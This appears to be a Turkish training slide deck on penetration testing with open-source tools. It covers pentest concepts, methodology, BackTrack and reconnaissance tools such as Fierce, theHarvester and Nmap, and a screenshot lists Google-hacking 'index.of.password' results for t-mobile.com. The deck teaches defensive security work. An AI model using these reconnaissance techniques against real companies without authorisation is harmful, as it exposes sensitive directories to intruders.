

Penetrasyon Testlerinde Açık Kod Yazılımların Kullanımı

Huzeyfe ÖNAL

Bilgi Güvenliği AKADEMİSİ

honal@bga.com.tr

<http://www.bga.com.tr>



/home/bga/huzeyfe

- Kıdemli Bilgi Güvenliği Uzmanı
 - ... Ford M.C & AVEA& Vodafone & Turkcell
- Bilgi Güvenliği Eğitmeni & Danışmanı
 - Bilgi Güvenliği AKADEMİSİ
- Güncel yazılarım
 - <http://www.lifeoverip.net>



The screenshot shows the homepage of the Bilgi Güvenliği AKADEMİSİ website. The header includes the logo, navigation links (Ana Sayfa, Üyeler, Eğitimler, İletişim, İletişim, İletişim, İletişim, İletişim, İletişim), and social media links. The main content features a banner for the 'Beyaz Şapkalı Hacker Eğitimi - 11 Aralık 2010' event, which includes a date, time, and location (Beyaz Şapkalı Hacker Eğitimi - 11 Aralık 2010, 11:00-18:00, Ankara). Below the banner are sections for 'SON MU DUYURULAR' (Recent Announcements) and 'Beyaz Şapkalı Hacker Eğitimi - 11 Aralık 2010' (with a detailed description of the event). To the right, there are columns for 'Bilgi Güvenliği AKADEMİSİ 2011 Dönem Eğitimi' (with a detailed description of the course), 'Bilgi Güvenliği AKADEMİSİ 2011 Dönem Eğitimi' (with a detailed description of the course), and 'Kuruluş (Prosesinde) Sertifikasyonu Oluşan' (with a detailed description of the process). The footer contains links for 'Üyelik İstiyor Musun?', 'Üyelik Başvurusu', 'Üyelik Başvurusu', and 'Üyelik Başvurusu'.

Ajanda

- Genel kavramlar
- Penetrasyon testleri, çeşitleri ve sonuçları
- Pentest metodolojileri
- Açık kod penetrasyon test araçları
- Soru-cevap bölümü



Genel Kavramlar

- Pentest, Penetration Test, Vulnerability Assessment, audit, configuration review, White/Black/Gray box pentest, white/black hat hacker, ddos, phishing, social engineering, metasploit, port scanning, os fingerprinting, service identification, vulnerability, exploit, scr1pt k1dd13, google hacking, ip fragmentation, nessus, nmap, metasploit, osstmm, issaf, heap, stack, dep, kernel, rootkit, web shell, tunneling



Penetration Test/PenTest ?

- Çeşitli yazılım ve yöntemler kullanarak hedef sistemlere sızma girişimlerine verilen ad
 - Literatürde Sistem sızma testleri/güvenlik testleri olarak da geçer.
- «Gerçek pentest»lerde hedef sisteme sızmak için her şey meşrudur.
 - Hackerlar için
- Sosyal yaşamdaki karşılığı
 - Askeri tatbikatlar
 - Siber tatbikatlar(?)



Vulnerability Assessment

- Zaafiyet Analizi/ Zayıflık Taraması
- Otomatize araçlar kullanarak sistem güvenliğinin teknik açıdan incelenmesi ve raporlanması
- Uzman seviye teknik bilgi gerektirmez
- False positive seviyesi önemlidir
 - Otomatize araçlar akıllı sistemler değildir
- Rapor çok detaylı olursa gerçek riski bulmak o kadar zor olur
- Gerçekleştirmek kolay, sonuçlarını yorumlamak zordur
 - Örnek rapor: MSSQL'de X zaafiyeti var? Sonrası...



Audit

- Tetkik, denetim
- Sistemlerin yazılı bir dökümana bağlı kalarak detaylı bir şekilde gözden geçirilmesi ve uygunsuzlıkların saptanması
- Genellikle bir standarta uyumluluk için gerçekleştirilir ve kontrol listeleri(checklists) kullanılır
- En fazla bulguyu ortaya çıkaran yöntemdir
- Uzman seviyesi teknik bilgi gerektirmez
- Düz bakış açısı olduğu için kompleks zaafiyetleri bulmak zordur



Pentest & Vuln. Asses. Farkı

- Zaafiyet taramada amaç teknik güvenlik açıklıklarının bulunmasıdır.
 - Genellikle yüzeysel testlerdir
- Pentest'de amaç gerçek hayat takine benzer şekilde sistemleri ele geçirmeye çalışmaktadır
- Birinde yazılım diğerinde tecrübe söz sahibidir
- Zaafiyet tarama Pentest çalışmalarının Bir kısmını içerir
 - Pentest KAPSAR Vuln.Assessment



Neden Pentest?


- Internetten gelecek siber saldırırlara karşı ne kadar korunaklısınız?
 - Modern risk ölçümü 😊
- Checklist tabanlı kontroller zaman aşımına uğramıştır(Audit)
- Çoğu şirket güvenlik sertifikalarını(iso 27001 vs kağıt üzerinde almak için uğraşır
- Standartlar kompleks tehditlere karşı yetersiz kalmaktadır.
- Teori ile pratik arasındaki fark teori ile pratik arasındaki fark kadardır!

Pentest Çalışmalarında Amaç?

- Gerçek riskin teknik olarak ortaya çıkarılmasıdır
- Sadece zaafiyetlerin bulunup bırakılması değildir!
 - Türkiye'deki pentest projelerinin %99'u vuln. Asses. olarak değerlendirilmektedir.



Pentest Yöntemleri




Meslek Olarak «Pentester»

- Zengin işi(!)
- Zor aynı zamanda zevkli
- Bitmek bilmeyen bir okuma ve deneme serüveni
 - Sistem/ag admin= %20 araştırma %80 operasyon
 - Pentester = %80 araştırma %20 operasyon
- En az bir konuda uzmanlık(Networking, DB, development, system adm. ...) gerektirir
 - Her konuda uzmanlaşmak mümkün değildir
- Araçlar hayat kurtarıcıdır ama hersey değildir!
- Perl, Python, Ruby gibi programlama dillerinden birine hakimiyet.




Pentest Süreçlerinde Metodoloji

Pentest çalışmalarında takip edilmesi gereken adımlar



Başarılı Pentest İçin Üç Bileşen



Penetrasyon Testlerinde Açık Kod Araçlar

- Neden Linux ? Neden açık kod yazılımlar ?
- Esneklik
- Çeşitlilik
- Ücretsiz
- Ekleme, çıkarma yapabilme esnekliği
- Komut satırı & gui seçenekleri



Doğru Araç Seçimi Önemlidir

- Benzer işi yapan onlarca araç var
 - Port tarama için 40 ~araç
 - Nmap ile hepsi yapılabiliyor
- Araç yeteneklerini iyi bilmek zaman kazandırır
- Penetrasyon testlerinde yazılım geliştirmek zaman kısıtlaması yüzünden zordur
 - Genellikle varolan bir araca ekleme, çıkarma yapılır



Backtrack Pentest Dağıtımımı

- ~500 Linux dağıtımından biri
 - Pentesterler için özel hazırlanmış
- İhtiyaç duyacağınız tüm(!) araçların hazır kurulu hali
- Sanal ortamdan(VM) veya

LiveCD olarak kullanılabilir

- Ücretsiz kullanım hakkı
 - Açık kod araçlar!


The screenshot shows a Linux desktop environment for Backtrack 4. In the foreground, a terminal window titled 'root@bt: /pentest - Shell - Konsole' displays a series of network traffic logs. The logs show multiple TCP connections between 127.0.0.1 and 127.0.0.1, with various sequence numbers (seq), acknowledgement numbers (ack), and other TCP headers like TTL, ID, and IP length. A large red arrow points from the top right towards the terminal window. In the background, the desktop environment includes a taskbar with icons for a browser, file manager, and terminal, and a menu bar with the word 'R1' overlaid. A sidebar on the left lists various application categories such as Internet, Services, Graphics, Multimedia, System, Utilities, and KSnapshot.

Penetrasyon Testlerinde Bilgi Toplama

- En önemli adımındır!
- Akıllı bir saldırgan önce her defini tanımak için uğraşır
 - Gerçek hayattan örnek
- Bu adımı sonucuna göre test sonuçlarının başarı oranı değişir
- İki tür bilgi toplama yöntemi vardır
 - Aktif bilgi toplama
 - Pasif bilgi toplama




Bilgi Toplama Çeşitleri



Bilgi Toplama Sonrası Elde Edilebilecek Bulgular

- Hedefe ait IP adresleri(IP aralığı)
 - Neden önemlidir?
- Hedefe ait web uygulamaları
- Hedef şirket çalışanlarına ait e-posta adresleri
- DNS sunucu bilgileri
- Hedefe ait güvenlik sistemleri
 - Firewall, IPS, Antivirüs yazılımı, spam yazılımı, ...
- Hedef sistemlerin hangi işletim sistemi, hangi sürümde çalıştığı

Açık kod Bilgi Toplama Araçları



Bilgi Toplama Çalışmaları

- Alt domainlerin bulunması
 - Fierce.pl
- Çalışanlara ait e-posta adreslerinin bulunması
 - Theharvester
- Firewall, IPS, Router marka, modellerinin belirlenmesi
 - Nmap, hping, netcat
- Network haritasının çıkartılması
 - tcptraceroute

Foundstone SiteDigger


The screenshot shows the Foundstone SiteDigger application interface. The main window has a menu bar with File, Edit, Tools, and Help. A toolbar below the menu includes icons for FSDB, Backup Files, Configuration Management, Error Messages, Privacy Related, Remote Administration, Reported Vulnerabilities, Technology Profile, and GHDB. The left sidebar displays a tree view of scanned categories under FSDB(175) and GHDB(1467), such as Backup Files, Configuration Management, Error Messages, Privacy Related, Remote Administration, Reported Vulnerabilities, Technology Profile, and various advisories and vulnerabilities. The central pane shows the 'Site/Domain' field set to 't-mobile.com' with an optional dropdown. Below it is a 'Scan' button and a 'Clear' button. A list titled 'Queries Scanned' contains 12 items related to index files and backup files. A progress bar indicates 'Completed... [82 results]'. The results table lists URLs, queries, and categories. The table has columns for URL, Query, and Category. Most results fall under the 'index.of.password' query and are categorized as 'Sensitive Directories'.

URL	Query	Category
http://support.t-mobile.com/doc/tm52762.xml?docid=4537&referring%20topicid=58&A2L.SERVIC...	index.of.password	Sensitive Directories
http://support.t-mobile.com/doc/tm53469.xml?related=y&Referring%20Related%20DocID%20List...	index.of.password	Sensitive Directories
http://support.t-mobile.com/doc/tm10011.xml?related=y&Referring%20Related%20DocID%20List...	index.of.password	Sensitive Directories
http://support.t-mobile.com/doc/tm51451.xml?related=y&Referring%20Related%20DocID%20List...	index.of.password	Sensitive Directories
http://support.t-mobile.com/doc/tm53564.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
